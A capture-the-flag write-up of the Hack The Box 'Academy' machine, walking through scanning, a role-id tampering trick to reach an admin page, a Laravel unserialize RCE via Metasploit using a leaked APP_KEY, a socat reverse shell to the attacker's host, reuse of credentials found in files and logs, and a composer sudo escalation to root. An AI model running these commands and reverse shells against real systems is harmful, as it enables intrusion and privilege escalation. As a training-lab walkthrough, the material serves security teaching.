Academy - 12th Nov 20

10.10.10.215

Enter a caption for this image (optional)

Scanning

We run `masscan_to_nmap.py` , a tool I made that runs a Masscan, identifies open ports, and then takes those open ports over to Nmap, and scans for versions and default scripts against those ports.

```
purp1ew0lf@Kali:~/Downloads/academy$ python3 scanner.py -i 10.10.10.215

Running Masscan on network tun0 against the IP 10.10.10.215 to quickly identify open ports

[sudo] password for purp1ew0lf:

Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2020-11-12 15:13:17 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]

Running Nmap full nmap scan against 10.10.10.215 with the following ports 80,8088,22,33060,
```

```
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; prot
| ssh-hostkey:
|   3072 c0:90:a3:d8:35:25:6f:fa:33:06:cf:80:13:a0:a5:53 (RSA)
|   256 2a:d5:4b:d0:46:f0:ed:c9:3c:8d:f6:5d:ab:ae:77:96 (ECDSA)
|_  256 e1:64:14:c3:cc:51:b2:3b:a6:28:a7:b1:ae:5f:45:35 (ED25519)
80/tcp    open  http        Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://academy.htb/
8088/tcp  open  radan-http?
33060/tcp open  mysqlx?
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq,
|     Invalid message"
|_    HY000
```

Enumeration

Let's explore the webpage.

Add **academy.htb** to our **/etc/hosts** via `sudo nano /etc/hosts`

```
127.0.0.1       localhost
127.0.1.1       Kali
10.10.10.215    academy.htb
# The following lines are desirable for IPv6 capab
```

The website can be difficult to load sometimes, but I found that visiting http://academy.htb/index.php worked most consistently.

Whilst we enumerate, let's run **nikto:** `sudo nikto -h http://academy.htb`

/register.php

We can register an account, however nothing interesting seems to come from default. But if we **intercept** the register request in **Burpsuite**, we see that a '**Roleid**' is assigned


Normally, the id is equal to zero. But If we change it to one, we may possibly be able to register as a user with higher privileges (maybe even Admin)

```
fb.1.1605194945423.595288758
Upgrade-Insecure-Requests: 1

uid=test2&password=test2&confirm=test2&roleid=1
```

If we've been running Nikto, it let's us know that /admin.php exists. This is a good oppertunity to test if our 'roleid' interception worked.


And it does! We're given this page:



The final task the admin had is incomplete, and it points to a sub-domain. Add the sub-domain to our /etc/hosts file and then let's traverse to it.

dev-staging-01.academy.htb

There's a lot going on here, but don't get distracted! There's some mysql creds if we scroll down, so we can keep a note of these for later maybe ('*homestead ; secret*')



Reading the key info, we can see we're using **Laravel** and specifically it's **log system.** If we google this info, we see that there's a metasploit module to execute an RCE: https://www.rapid7.com/db/modules/exploit/unix/http/laravel_token_unserialize_exec

What corroborates that we're on the right path is that the metasploit module asks for something called "app_key"...and if we look on the website, on the bottom right, we have an app_key:

```
APP_NAME           "Laravel"
APP_ENV            "local"
APP_KEY            "base64:dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0="
APP_DEBUG          "true"
APP_URL            "http://localhost"
LOG_CHANNEL        "stack"
DB_CONNECTION      "mysql"
```

Metasploit

so start `msfconsole` and use `exploit/unix/http/laravel_token_unserialize_exec` and pass it the necessary parameters.

When you give the APP_KEY, be sure to take off the first part from the website that says **"base64"**

```
msf5 exploit(unix/http/laravel_token_unserialize_exec) > show options

Module options (exploit/unix/http/laravel_token_unserialize_exec):

   Name       Current Setting                               Required  Description
   ----       ---------------                               --------  -----------
   APP_KEY    dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0=  no        The base64 encoded APP_KE
   Proxies                                                  no        A proxy chain of format t
   RHOSTS     10.10.10.215                                  yes       The target host(s), range
   RPORT      80                                            yes       The target port (TCP)
   SSL        false                                         no        Negotiate SSL/TLS for out
   TARGETURI  /                                             yes       Path to target webapp
   VHOST      dev-staging-01.academy.htb                    no        HTTP server virtual host

Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  tun0             yes       The listen address (an interface may be specified)
   LPORT  5991             yes       The listen port
```

And if you hit run, you should get a shell:

```
msf5 exploit(unix/http/laravel_token_unserialize_exec) > run

[*] Started reverse TCP handler on 10.10.14.18:5991
[*] Command shell session 1 opened (10.10.14.18:5991 → 10.10.10.215:38770) at 2020-11-12 18:11:25 +0000

whoami
www-data
```

www-Data shell

Upgrade our Shell

Our shell sucks. We can give it a basic upgrade with
`python3 -c 'import pty; pty.spawn("/bin/bash")'`

Let's upgrade it further. `uname -m` confirms we're on a x64 bit machine. So let's upload a **socat binary**, and then generate a socat shell, which gives a full tty (tab-complete and history etc)

```
## download socat
wget \
https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86_64/so

#host socat in kali webserver
sudo python -m SimpleHTTPServer 80

#pull socat from victim shell, give it executable permissions
cd /var/tmp && wget http://[yourTun0IP]/socat
chmod +x socat

##listen with socat in kali
socat file:`tty`,raw,echo=0 tcp-listen:5992

##execute socat in victim
./socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:[Yourtun0IP]:5992
```

And now we have a better shell.

```
purp1ew0lf@Kali:~/Downloads/academy$ socat file:`tty`,raw,echo=0 tcp-listen:5992
www-data@academy:/var/tmp$ ls
socat
```

Enumeration II

Let's enumerate the machine to see what we can do to escalate our privileges.

We find a password in `/var/www/html/academy/.env` : **mySup3rP4s5w0rd!!**

```
LOG_CHANNEL=stack

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=academy
DB_USERNAME=dev
DB_PASSWORD=mySup3rP4s5w0rd!!

BROADCAST_DRIVER=log
CACHE_DRIVER=file
SESSION_DRIVER=file
SESSION_LIFETIME=120
```

If we look at the /home directory, we could trial and error usernames until we find one that lets us in with the password. However, we can see that **cry0l1t3** has stuff inside, so let's just try their account first:

```
purp1ew0lf@Kali:~/Downloads/academy$ ssh cry0l1t3@10.10.10.215
cry0l1t3@10.10.10.215's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

cry0l1t3 Shell

We can **ssh** in as this user to gain a stable shell. If you want the shell to look more normal, hit `/bin/bash`

```
purp1ew0lf@Kali:~/Downloads/academy$ ssh cry0l1t3@10.10.10.215
cry0l1t3@10.10.10.215's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

And now we can get the **user.txt flag** and upload it to HTB. Now let's keep enumerating

Enumeration III

If we run **linpeas**, it eventually finds some username and passwords details for us.

```
[+] Checking for TTY (sudo/su) passwords in logs
Error opening config file (Permission denied)
NOTE - using built-in logs: /var/log/audit/audit.log
1. 08/12/2020 02:28:10 83 0 ? 1 sh "su mrb3n",<nl>
2. 08/12/2020 02:28:13 84 0 ? 1 su "mrb3n_Ac@d3my!",<nl>
/var/log/audit/audit.log.3:type=TTY msg=audit(1597199293.906:84): t
```

If linpeas didn't catch this, if could have looked in **/var/log/audit/audit.log.3** and if we were to `cat` that file, and `|grep tty | grep su` we'd encounter this hex code

```
4): tty pid=2520 uid=1002 auid=0 ses=1 major=4 minor=1 comm="su" data=6D7262336E5F41634064336D79210A
```

If we go to https://gchq.github.io and take the hex code, it would give us the same plain text password

PrivEsc

So let's run `su mrb3n` ; and give try the password **mrb3n_Ac@d3my!**

```
^C
cry0l1t3@academy:/var/tmp$ su mrb3n
Password:
$ whoami
mrb3n
$
```

mrb3n Shell

We can use `/bin/bash` to get a shell we're used to seeing.

PrivEsc II

If we run `sudo -l` we can see that our user can run **/usr/bin/composer** as **root**, effectively.

```
mrb3n@academy:/var/tmp$ sudo -l
[sudo] password for mrb3n:
Matching Defaults entries for mrb3n on academy:
    env_reset, mail_badpass, secure_path=/usr/local/sbin

User mrb3n may run the following commands on academy:
    (ALL) /usr/bin/composer
```

If we take this to https://gtfobins.github.io/ , we are advised about a way to escalate our privileges

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo '{"scripts":{"x":"/bin/sh -i 0<&3 1>&3 2>&3"}}' >$TF/composer.json
sudo composer --working-dir=$TF run-script x
```

Limited SUID

We can take copy&paste the commands from gtfobins, and we're given a root shell and can go and get the root flag.

Nice and Easy!

```
mrb3n@academy:/var/tmp$ TF=$(mktemp -d)
mrb3n@academy:/var/tmp$ echo '{"scripts":{"x":"/bin/sh -i 0<&3 1>&3 2>&3"}}' >$TF/composer.json
mrb3n@academy:/var/tmp$ sudo composer --working-dir=$TF run-script x
PHP Warning:  PHP Startup: Unable to load dynamic library 'mysqli.so' (tried: /usr/lib/php/20190
php/20190902/mysqli.so.so (/usr/lib/php/20190902/mysqli.so.so: cannot open shared object file: N
PHP Warning:  PHP Startup: Unable to load dynamic library 'pdo_mysql.so' (tried: /usr/lib/php/20
r/lib/php/20190902/pdo_mysql.so.so (/usr/lib/php/20190902/pdo_mysql.so.so: cannot open shared ob
Do not run Composer as root/super user! See https://getcomposer.org/root for details
> /bin/sh -i 0<&3 1>&3 2>&3
# whoami
root
# cat /root/root.txt
```